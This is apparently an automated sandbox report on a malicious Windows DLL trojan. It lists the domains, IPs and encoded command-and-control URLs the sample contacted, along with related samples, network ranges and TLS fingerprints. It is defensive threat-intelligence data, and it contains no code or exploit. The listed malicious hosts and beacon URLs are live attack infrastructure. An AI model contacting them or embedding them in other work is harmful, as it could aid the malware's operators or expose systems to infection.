http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://taybhctdyehfhgthp2.xyz/favicon.ico	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/DA9CpuaF1ChJieGGmxekNIf/_2Bf5dRFGl/6ha6ihRMMP4_2FTPW/uuFq9TAcj8h4/qSnVVL6dcdH/5B0njoQO8HRJ4A/GcUxJA_2B5lFHeGazw9j9/9KKhiR_2FNDslKNn/XvL5Nb3D7Leowhe/18j3DbadW1d4jdR2RZ/_2B6y0eTA/dUCR_2BcVc2Ddna9_2Fk/A65RCh8ja7G/kzkCTcCF/r.crw	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/pBKH4QNe_/2BwOCg1mW3gHfkXlroYv/qwMSGdzvy41rio90Pee/xoNO_2FGsX6HBf_2FeDJF5/0Zm4ko6Y_2B7F/5nkQ7CLE/x6UrnmgoKHXkC63igNAKiIM/Lhtzb27hq2/jm8Q2hap4uiXv4gmQ/mKxqFGYK_2BR/j5HJqnO7p7O/6C_2B0biaTD1w9/N2tivlNu2ujN1Xlxq5iZI/v2iFk.crw	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/SeHkUEUxsMZP1AhS/3IlboRjollxufxg/k0C1fYozGaNykNILuY/7mbt1CT39/8yuLSdKM2t03HpRX2_2F/fjGqyiYIkzVmY7BL2T3/lJeut6ngXNw7Xsle3Ac_2F/uCeLuklVXJGPS/OHU0EBrz/suKxF4Ft_2BK7qPRfzoyHnN/GhDiNtOZSu/bj6BgaSC_2FhnYL1W/3sMLu_2F/RiRf.crw	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/TMw5yrrD58_2F_2BhR/g9tx6WwiG/Y4ETyUqNXMfs0pkiHuVm/dVQuHu9BK	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/E8g7ocQa8Jp_2FkJKDIXto/jGrpKFGFm3zEl/pc9Bin_2/BMwThN1Xs8wlqXtLb7cKLtC/SgG36jLoe_/2F65aot9fOJ0PDXBC/hsoWNxn2X_2B/Y6w_2BH_2FO/I1GK6y1TlNcZL2/398IfCwmPSzVTZlSZ3ktc/prVDzQkMHshmRKXt/2UqbNyiak3Vc0V_/2FJ6G0D_2F90GG7ZcC/Q_2FC1PCI/F.crw	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/senUH03QWJY9zy0TGKst3cx/OBC4WplDXH/oqcxDz6cjN7h_2F8d/LfQkFQ_2Fy0T/FAoEVOXxiKp/e5g4BIHVUHnefb/KqKdZd97vSsTK6buJ9MPp/9jx2EzrYaeeWP1ma/erE06KdAoUvLcED/U3KE1nRYvwMMSqnPv9/1aDo6f8tR/MrfKrfcn0yaSbhv8m_2F/z2V0PdyA0_2FVLnznN3/BN9K6zV1nJnb/WmUYG.crw	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/RLbbZoqov27/RZXl47dw7WS2hD/qlyj2qjQipAh2ErH6xoal/uDkYECdj5j	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/pBKH4QNe_/2BwOCg1mW3gHfkXlroYv/qwMSGdzvy41rio90Pee/xoNO_2FG	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/YfhAKSrZ_/2B_2FjO_2BEfGkA859_2/BmcHGy0Exj8cPI6312d/hMFhmCvKYhGzWSE_2F3JZz/aqG_2Fo0JgK7b/IpJP6WZQ/EwJ0P5ojrmoHc7KEeUKS_2F/dr_2FAQUA2/1o9m_2FVWjRUIwasm/FW5sGJpTKtUf/M_2FEcpAeM7/B8jNam9JQ5TnKP/12F_2FHiebPKRmxJQmXnR/gGjhIMF_2FS7t5KV/L.crw	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/RLbbZoqov27/RZXl47dw7WS2hD/qlyj2qjQipAh2ErH6xoal/uDkYECdj5jTgffUh/mYJ2XVA9rwPHUy2/QjwrTGMY_2F64PN_2F/YUDgMw7p1/s2t1KKiFVgqn2ZlMG_2B/D9NyHTdv3F0qdbbbGle/lx_2BPHRlHmFCQVN9dlzs4/OJpccJSrSanUR/bzsZAfU_/2BqRTtL2elDx7sY/V.crw	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://taybhctdyehfhgthp2.xyz/jdraw/1n_2BflhePO/uMnCopo6qdTrYV/FWhAJA9XLeWgIwqNDciEV/Ma2pywOVrVC7gojv/E6T3hs07V6KYbye/xvW81IAf7IZHKKl_2B/RArbctFfL/2TGsfNIzn81_2FbGpeyH/ukdp1ZDGefO14nBo8EX/nrPB_2FBmNloUapimH_2FE/RWs6DX_2B2Z0G/i8D3YZuF/j1ldvh1CQhgEl/V37EE.crw	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/zTjbj3kKOaJ_2FHCn/EBB0ghxmT2zf/tZbW0q1dqvV/yVEV1RDmPsuUHe/9	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/YfhAKSrZ_/2B_2FjO_2BEfGkA859_2/BmcHGy0Exj8cPI6312d/hMFhmCvK	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
wa.ui-portal.de	82.165.229.54	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false	• 1%, Virustotal, Browse	unknown
www.mail.com	82.165.229.59	true	false		high
HHN-efz.ms-acdc.office.com	52.97.201.50	true	false		high
wa.mail.com	82.165.229.16	true	false		high
www.googleoptimize.com	142.250.180.206	true	false	• 1%, Virustotal, Browse	unknown
contextual.media.net	23.211.6.95	true	false		high
outlook.com	40.97.116.82	true	false		high
taybhctdyehfhgthp2.xyz	45.90.58.179	true	true	• 0%, Virustotal, Browse	unknown
hblg.media.net	23.211.6.95	true	false		high
lg3.media.net	23.211.6.95	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
plusmailcom.ha-cdn.de	195.20.250.115	true	false		unknown
mail.com	82.165.229.87	true	false		high
FRA-efz.ms-acdc.office.com	52.97.144.178	true	false		high
geolocation.onetrust.com	104.20.185.68	true	false		high
edge.gycpi.b.yahoodns.net	87.248.118.22	true	false		unknown
www.msn.com	unknown	unknown	false		high
srtb.msn.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	true		unknown
outlook.office365.com	unknown	unknown	false		high
s.yimg.com	unknown	unknown	false		high
web.vortex.data.msn.com	unknown	unknown	false		high
s.uicdn.com	unknown	unknown	false		high
www.outlook.com	unknown	unknown	false		high
img.ui-portal.de	unknown	unknown	false		high
plus.mail.com	unknown	unknown	false		high
cvision.media.net	unknown	unknown	false		high
dl.mail.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://taybhctdyehfhgthp2.xyz/jdraw/TMw5yrrD58_2F_2BhR/g9tx6WwiG/Y4ETyUqNXMfs0pkiHuVm/dVQuHu9BK38oq2QYF9z/cuTLQ3u7OqALxMlyfbyNQp/gDWpeOrsyYhNN/ao8vL_2F/3dQ2wCKcTWt3EGgjtWuBFvo/JER9x_2Bw_/2FiyK5UBn9x3lTG4i/wyJNOkM0xfPY/bTj1Bitzmn0/D5CG_2FPtjEkzq/cTayMyn_2/F.crw	true	• Avira URL Cloud: safe	unknown
http://taybhctdyehfhgthp2.xyz/jdraw/zTjbj3kKOaJ_2FHCn/EBB0ghxmT2zf/tZbW0q1dqvV/yVEV1RDmPsuUHe/9FIX_2FieCFBsfpbW1K38/dHn_2BX1vT0rKAiB/QFi0KmjZl6PH4uf/JNL9yHWEao1Jw7Ayug/0ksp4OzRe/qPXlFslPx8Je_2BMuBBh/SGrx7lyKyPKvXD05bnd/0JGzLedhoE7YtvlNRDW9VB/Smf6dY.crw	true	• Avira URL Cloud: safe	unknown
http://taybhctdyehfhgthp2.xyz/favicon.ico	true	• Avira URL Cloud: safe	unknown
http://taybhctdyehfhgthp2.xyz/jdraw/DA9CpuaF1ChJieGGmxekNIf/_2Bf5dRFGl/6ha6ihRMMP4_2FTPW/uuFq9TAcj8h4/qSnVVL6dcdH/5B0njoQO8HRJ4A/GcUxJA_2B5IFHeGazw9j9/9KKhiR_2FNDslKNn/XvL5Nb3D7Leowhe/18j3DbadW1d4jdR2RZ/_2B6y0eTA/dUCR_2BcVc2Ddna9_2Fk/A65RCh8ja7G/kzkCTcCF/r.crw	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://taybhctdyehfhgthp2.xyz/jdraw/pBKH4QNe_/2BwOCg1mW3gHfkXlroYv/qwMSGdzvy41rio90Pe/xoNO_2FGsX6HBf_2FeDJF5/0Zm4ko6Y_2B7F/5nkQ7CLE/x6UrnmgoKHXkC63igNAKiIM/Lhtzb27hq2/jm8Q2hap4uiXv4gmQ/mKxqFGYK_2BR/j5HJqnO7p7O/6C_2B0biaTD1w9/N2tivlNu2ujN1Xlxq5iZI/v2iFk.crw	true	• Avira URL Cloud: safe	unknown
http://taybhctdyehfhgthp2.xyz/jdraw/SeHkUEUxsMZP1AhS/3IlboRjollxufxg/k0C1fYozGaNykNILuY/7mbt1CT39/8yuLSdKM2t03HpRX2_2F/fjGqyiYIkzVmY7BL2T3/lJeut6ngXNw7Xsle3Ac_2F/uCeLuklVXJGPS/OHU0EBrz/suKxF4Ft_2BK7qPRfzoyHnN/GhDiNtOZSu/bj6BgaSC_2FhnYL1W/3sMLu_2F/RiRf.crw	true	• Avira URL Cloud: safe	unknown
http://taybhctdyehfhgthp2.xyz/jdraw/E8g7ocQa8Jp_2FkJKDIXto/jGrpKFGFm3zEI/pc9Bin_2/BMwThN1Xs8wlqXtLb7cKLtC/SgG36jLoe_/2F65aot9fOJ0PDXBC/hsoWNxn2X_2B/Y6w_2BH_2FO/I1GK6y1TlNcZL2/398IfCwmPSzVTZlSZ3ktc/prVDzQkMHshmRKXt/2UqbNyiak3Vc0V_/2FJ6G0D_2F90GG7ZcC/Q_2FC1PCI/F.crw	true	• Avira URL Cloud: safe	unknown
http://mail.com/jdraw/hRJbHpe2NUnd/Fqb6HJaKW_2/FkOSHsbbOjgHBf/KmDpJnEWchUKTqeK6k0hw/2AQJw6Tfj2Wghg40/cDBy1qgsd1Bh7XA/8XTTdRafkqQVGKHltr/VPRzK_2FJ/vWFbmfMAYjdSfOaB_2Fb/Hhjr_2BzU1ZKuqO0buX/LCyXURXRCX4qhBBiB401RQ/MfqjvWezuBF_2/FVb574obq_/2Bf0.crw	false		high
http://taybhctdyehfhgthp2.xyz/jdraw/senUH03QWJY9zy0TGKst3cx/OBC4WplDXH/oqcxDz6cjN7h_2F8d/LfQkFQ_2Fy0T/FAoEVOXxiKp/e5g4BIHVUHnefb/KqKdZd97vSsTK6buJ9MPp/9jx2EzrYaeeWP1ma/erE06KdAoUvLcED/U3KE1nRYvwMMSqnPv9/1aDo6f8tR/MrfKrfcn0yaSbhv8m_2F/z2V0PdyA0_2FVLnznN3/BN9K6zV1nJnb/WmUYG.crw	true	• Avira URL Cloud: safe	unknown
http://taybhctdyehfhgthp2.xyz/jdraw/YfhAKSrZ_/2B_2FjO_2BEfGkA859_2/BmcHGy0Exj8cPI6312d/hMFhmCvKYhGzWSE_2F3JZz/aqG_2Fo0JgK7b/IpJP6WZQ/EwJ0P5ojrmoHc7KEeUKS_2F/dr_2FAQUA2/1o9m_2FVWjRUIwasm/FW5sGJpTKtUf/M_2FEcpAeM7/B8jNam9JQ5TnKP/12F_2FHiebPKRmxJQmXnR/gGjhIMF_2FS7t5KV/L.crw	true	• Avira URL Cloud: safe	unknown
http://taybhctdyehfhgthp2.xyz/jdraw/RLbbZoqov27/RZXI47dw7WS2hD/qIyj2qjQipAh2ErH6xoal/uDkYECdj5jTgffUh/mYJ2XVA9rwPHUy2/QjwrTGMY_2F64PN_2F/YUDgMw7p1/s2t1KKiFVgqn2ZlMG_2B/D9NyHTdv3F0qdbbbGle/lx_2BPHRlHmFCQVN9dlzs4/OJpccJSrSanUR/bzsZAfU_/2BqRTtL2elDx7sY/V.crw	true	• Avira URL Cloud: safe	unknown
http://taybhctdyehfhgthp2.xyz/jdraw/1n_2BflhePO/uMnCopo6qdTrYV/FWhAJA9XLeWgIwqNDciEV/Ma2pywOVrVC7gojv/E6T3hs07V6KYbye/xvW81IAf7IZHKKI_2B/RArbctFfL/2TGsfNIzn81_2FbGpeyH/ukdp1ZDGefO14nBo8EX/nrPB_2FBmNloUapimH_2FE/RWs6DX_2B2Z0G/i8D3YZuF/j1ldvh1CQhgEI/V37EE.crw	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.20.250.115	plusmailcom.ha-cdn.de	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false
45.90.58.179	taybhctdyehfhgthp2.xyz	Bulgaria		204957	GREENFLOID-ASUA	true
142.250.180.206	www.googleoptimize.com	United States		15169	GOOGLEUS	false
52.97.144.178	FRA-efz.ms-acdc.office.com	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
82.165.229.87	mail.com	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false
52.97.201.50	HHN-efz.ms-acdc.office.com	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
40.101.81.146	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
40.97.148.226	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
52.97.233.34	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
87.248.118.22	edge.gycpi.b.yahoodns.net	United Kingdom		203220	YAHOO-DEBDE	false
40.101.137.18	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
151.101.1.44	tls13.taboola.map.fastly.net	United States		54113	FASTLYUS	false
82.165.229.16	wa.mail.com	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false
104.20.185.68	geolocation.onetrust.com	United States		13335	CLOUDFLARENETUS	false
82.165.229.59	www.mail.com	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
82.165.229.54	wa.ui-portal.de	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false
40.97.116.82	outlook.com	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
40.101.136.2	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	444655
Start date:	06.07.2021
Start time:	14:28:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	2790000.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	62
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@82/256@56/19
EGA Information:	Failed
HDC Information:	• Successful, ratio: 96.2% (good quality ratio 91.1%) • Quality average: 80% • Quality standard deviation: 28.4%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:29:43	API Interceptor	1x Sleep call for process: loaddll32.exe modified
14:29:57	API Interceptor	1x Sleep call for process: rundll32.exe modified
14:30:03	API Interceptor	1x Sleep call for process: regsvr32.exe modified
14:31:08	API Interceptor	107x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
195.20.250.115	2770174.dll	Get hash	malicious	Browse	
45.90.58.179	2770174.dll	Get hash	malicious	Browse	• taybhctdy ehfhgthp2. xyz/favicon.ico
52.97.144.178	February Payroll.xls.htm	Get hash	malicious	Browse	
	PURCHASE ORDER#34556558.exe	Get hash	malicious	Browse	
	E-DEKONT.exe	Get hash	malicious	Browse	
	http://https://special-mammoth.10web.me/	Get hash	malicious	Browse	
	http://https://u16721394.ct.sendgrid.net/ls/click?upn=ZE2iHXIh63RVkll1-2BQgqEmlYFMWH-2FfHrxLYn3o43CjsIVeCDHGU5Sahr6imAfCa-2Bh741wm5n0X62mYkeVQ8ofQOi4CQg1aq-2Fby87pCo1BEU-3DVM3e_zl7Xcn9e9VctHOHawJAVbRvWqpv4ongAqw1x7Ku9gVu2XhK859fpxoQ9j9IXdqwf-2FqF15vaUeAfnbtae5frJhK3-2BGMlMsQC2P8vjWGxa4Hs-2B4KAXNiCi1x1HPRTTX5GLvslXgcrvWBYH0KLd6DAdmTE1dNMbt1KmoqqezB9Y7OBlPr-2Bzbg0Weu5e3ZwTWQG-2Bo-2Bi-2FYxdr51GHj6ZQmJ9h5LBx6qIX4PJRM4BBZzqZHeI-3D	Get hash	malicious	Browse	
	http://https://20200923075023-dot-s2pe7ed9y.rj.r.appspot.com/office/index.php#leca@lecagraphics.com	Get hash	malicious	Browse	
	http://outlook.com/owa/airmasteraustralia.onmicrosoft.com	Get hash	malicious	Browse	
	http://https://micauth3dghmocgam3l-secondary.z9.web.core.windows.net/?=en-us&username=rick.huey@cci.com	Get hash	malicious	Browse	
	5HSBC_Payment_Advise,pdf.exe	Get hash	malicious	Browse	
	XUNgjfaf6u.exe	Get hash	malicious	Browse	
82.165.229.87	2770174.dll	Get hash	malicious	Browse	
	2ff0174.dll	Get hash	malicious	Browse	
40.101.81.146	RECEIPT.exe	Get hash	malicious	Browse	
	http://https://storage.googleapis.com/ahulloa-511072598/index.html	Get hash	malicious	Browse	
	http://https://ytryrya-71.tk/index.html#test@gmail.com	Get hash	malicious	Browse	
	http://https://firebasestorage.googleapis.com/v0/b/ddddddddd-d7e09.appspot.com/o/index.html?alt=media&token=8d31ceb9-48dc-427d-9522-19dd14f49d8e#FinanceTeam@davis.co.nz	Get hash	malicious	Browse	
	http://https://firebasestorage.googleapis.com/v0/b/ddddddddd-d7e09.appspot.com/o/index.html?alt=media&token=8d31ceb9-48dc-427d-9522-19dd14f49d8e#FinanceTeam@davis.co.nz	Get hash	malicious	Browse	
	http://https://brp-mkt-prod1-t.adobe-campaign.com/r/?id=h27a89d6,190dc93,190dc9a&p1=56tyghjnmws.blob.core.windows.net%2Fhjm%2FAbV.html%23cmVuYXRhLnR1bWVsQGJyZXdpbi5jby51aw==	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wa.ui-portal.de	2770174.dll	Get hash	malicious	Browse	• 82.165.229.54
	2ff0174.dll	Get hash	malicious	Browse	• 82.165.229.54
	http://https://deref-mail.com/mail/client/QUue7ijDGeE/dereferrer/?redirectUrl=https%3A%2F%2Fadmin.microsoft.com%2Fadminportal%2Fhome%3Fref%3DMessageCenter%3FshowPref%3D1	Get hash	malicious	Browse	• 82.165.229.54
www.mail.com	2770174.dll	Get hash	malicious	Browse	• 82.165.229.59
	2ff0174.dll	Get hash	malicious	Browse	• 82.165.229.59
	http://https://deref-mail.com/mail/client/QUue7ijDGeE/dereferrer/?redirectUrl=https%3A%2F%2Fadmin.microsoft.com%2Fadminportal%2Fhome%3Fref%3DMessageCenter%3FshowPref%3D1	Get hash	malicious	Browse	• 82.165.229.59
tls13.taboola.map.fastly.net	2770174.dll	Get hash	malicious	Browse	• 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	q7p7x4f4gX.dll	Get hash	malicious	Browse	• 151.101.1.44
	q7p7x4f4gX.dll	Get hash	malicious	Browse	• 151.101.1.44
	3rc4z6ltNu.dll	Get hash	malicious	Browse	• 151.101.1.44
	f6718e02bc73edf5aab341fa0a7f75782bc72f7dd1a6e.dll	Get hash	malicious	Browse	• 151.101.1.44
	6us663UjcE.dll	Get hash	malicious	Browse	• 151.101.1.44
	6us663UjcE.dll	Get hash	malicious	Browse	• 151.101.1.44
	xbK9XyU4LW.dll	Get hash	malicious	Browse	• 151.101.1.44
	xbK9XyU4LW.dll	Get hash	malicious	Browse	• 151.101.1.44
	juON02msHS.dll	Get hash	malicious	Browse	• 151.101.1.44
	juON02msHS.dll	Get hash	malicious	Browse	• 151.101.1.44
	r5wdbvxLE4.dll	Get hash	malicious	Browse	• 151.101.1.44
	pvvCaP2Nma.dll	Get hash	malicious	Browse	• 151.101.1.44
	IsNv5L683X.dll	Get hash	malicious	Browse	• 151.101.1.44
	r5wdbvxLE4.dll	Get hash	malicious	Browse	• 151.101.1.44
	IsNv5L683X.dll	Get hash	malicious	Browse	• 151.101.1.44
	pvvCaP2Nma.dll	Get hash	malicious	Browse	• 151.101.1.44
	SoMuAF6xvf.dll	Get hash	malicious	Browse	• 151.101.1.44
	SoMuAF6xvf.dll	Get hash	malicious	Browse	• 151.101.1.44
	52470XObuZ.dll	Get hash	malicious	Browse	• 151.101.1.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GREENFLOID-ASUA	2770174.dll	Get hash	malicious	Browse	• 45.90.58.179
	o7w2HSi17V.exe	Get hash	malicious	Browse	• 195.123.23 9.194
	SecuriteInfo.com.BackDoor.Rat.281.18292.exe	Get hash	malicious	Browse	• 195.123.23 7.148
	cancel_sub_VCP1234567890123.xlsb	Get hash	malicious	Browse	• 195.123.235.51
	cancel_sub_VCP1234567890123.xlsb	Get hash	malicious	Browse	• 195.123.235.51
	cancel_sub_VCP1234567890123.xlsb	Get hash	malicious	Browse	• 195.123.235.51
	gFXQS9OTMt.exe	Get hash	malicious	Browse	• 195.123.23 3.175
	2ff0174.dll	Get hash	malicious	Browse	• 82.118.22.204
	B21B.ps1	Get hash	malicious	Browse	• 195.123.24 3.169
	XPj18TpTO3.exe	Get hash	malicious	Browse	• 195.123.235.25
	41065596157-04232021.xlsm	Get hash	malicious	Browse	• 195.123.24 7.118
	41065596157-04232021.xlsm	Get hash	malicious	Browse	• 195.123.24 7.118
	41065596157-04232021.xlsm	Get hash	malicious	Browse	• 195.123.24 7.118
	Funds_Withdrawal_1076573799_05252021.xlsm	Get hash	malicious	Browse	• 45.90.58.90
	Funds_Withdrawal_1076573799_05252021.xlsm	Get hash	malicious	Browse	• 45.90.58.90
	SKMBT41085NC9.exe	Get hash	malicious	Browse	• 91.90.195.19
	4e94899b_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 45.90.58.90
	cc859408_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 45.90.57.62
	4e94899b_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 45.90.58.90
	cc859408_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 45.90.57.62
ONEANDONE-ASBrauerstrasse48DE	2770174.dll	Get hash	malicious	Browse	• 82.165.229.54
	PO_0187.eml.exe	Get hash	malicious	Browse	• 217.160.0.47
	Rq0Y7HegCd.exe	Get hash	malicious	Browse	• 217.160.0.254
	PO_0187.exe	Get hash	malicious	Browse	• 217.160.0.101
	i	Get hash	malicious	Browse	• 87.106.201.67
	Ordine 6809 020621.exe	Get hash	malicious	Browse	• 74.208.236.193
	Payment_Breakdown_pdf.exe	Get hash	malicious	Browse	• 217.160.0.245
	itachi Terminal Solutions Korea #Ubc1c#Uc8fc#Uc11c nf 21-0649 (#Ud68c#Uc2e0#Uc694#Ub9dd).exe	Get hash	malicious	Browse	• 217.160.23 3.139
	WO 2308349.xlsb	Get hash	malicious	Browse	• 74.208.236.234
	WO 2308349.xlsb	Get hash	malicious	Browse	• 74.208.236.234
	4dvYb6Nq3y.exe	Get hash	malicious	Browse	• 217.160.0.194
	puuXkjM8wR.exe	Get hash	malicious	Browse	• 82.165.229.54
	Invoice confirmation & NEW PO for 2 sets of items.exe	Get hash	malicious	Browse	• 217.160.0.136
	payment_copy.exe	Get hash	malicious	Browse	• 217.160.0.252
	ACSjyx6D3s.msi	Get hash	malicious	Browse	• 217.160.0.100

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	W5kmdhQmSZ.exe	Get hash	malicious	Browse	• 217.160.0.62
	PO NEW ORDER 002001123.exe	Get hash	malicious	Browse	• 217.160.0.190
	N0vpYglYpv.exe	Get hash	malicious	Browse	• 217.160.0.236
	droxoUY6SU.exe	Get hash	malicious	Browse	• 217.160.0.200
	Order.exe	Get hash	malicious	Browse	• 74.208.236.29

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	2770174.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	q7p7x4f4gX.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	q7p7x4f4gX.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	PO # 2367.html	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	(1) Voice note-Dassault-aviation.htm	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	mJSDCeNxFi.exe	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	3rc4z6ltNu.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	3rc4z6ltNu.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	iew852qEQI.exe	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	6us663UjcE.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	6us663UjcE.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	xbK9XyU4LW.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	xbK9XyU4LW.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	juON02msHS.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
	juON02msHS.dll	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HCqVspxrwz.exe	Get hash	malicious	Browse	• 82.165.229.16 • 195.20.250.115 • 104.20.185.68 • 82.165.229.59 • 142.250.18 0.206 • 87.248.118.22 • 82.165.229.87 • 82.165.229.54 • 151.101.1.44
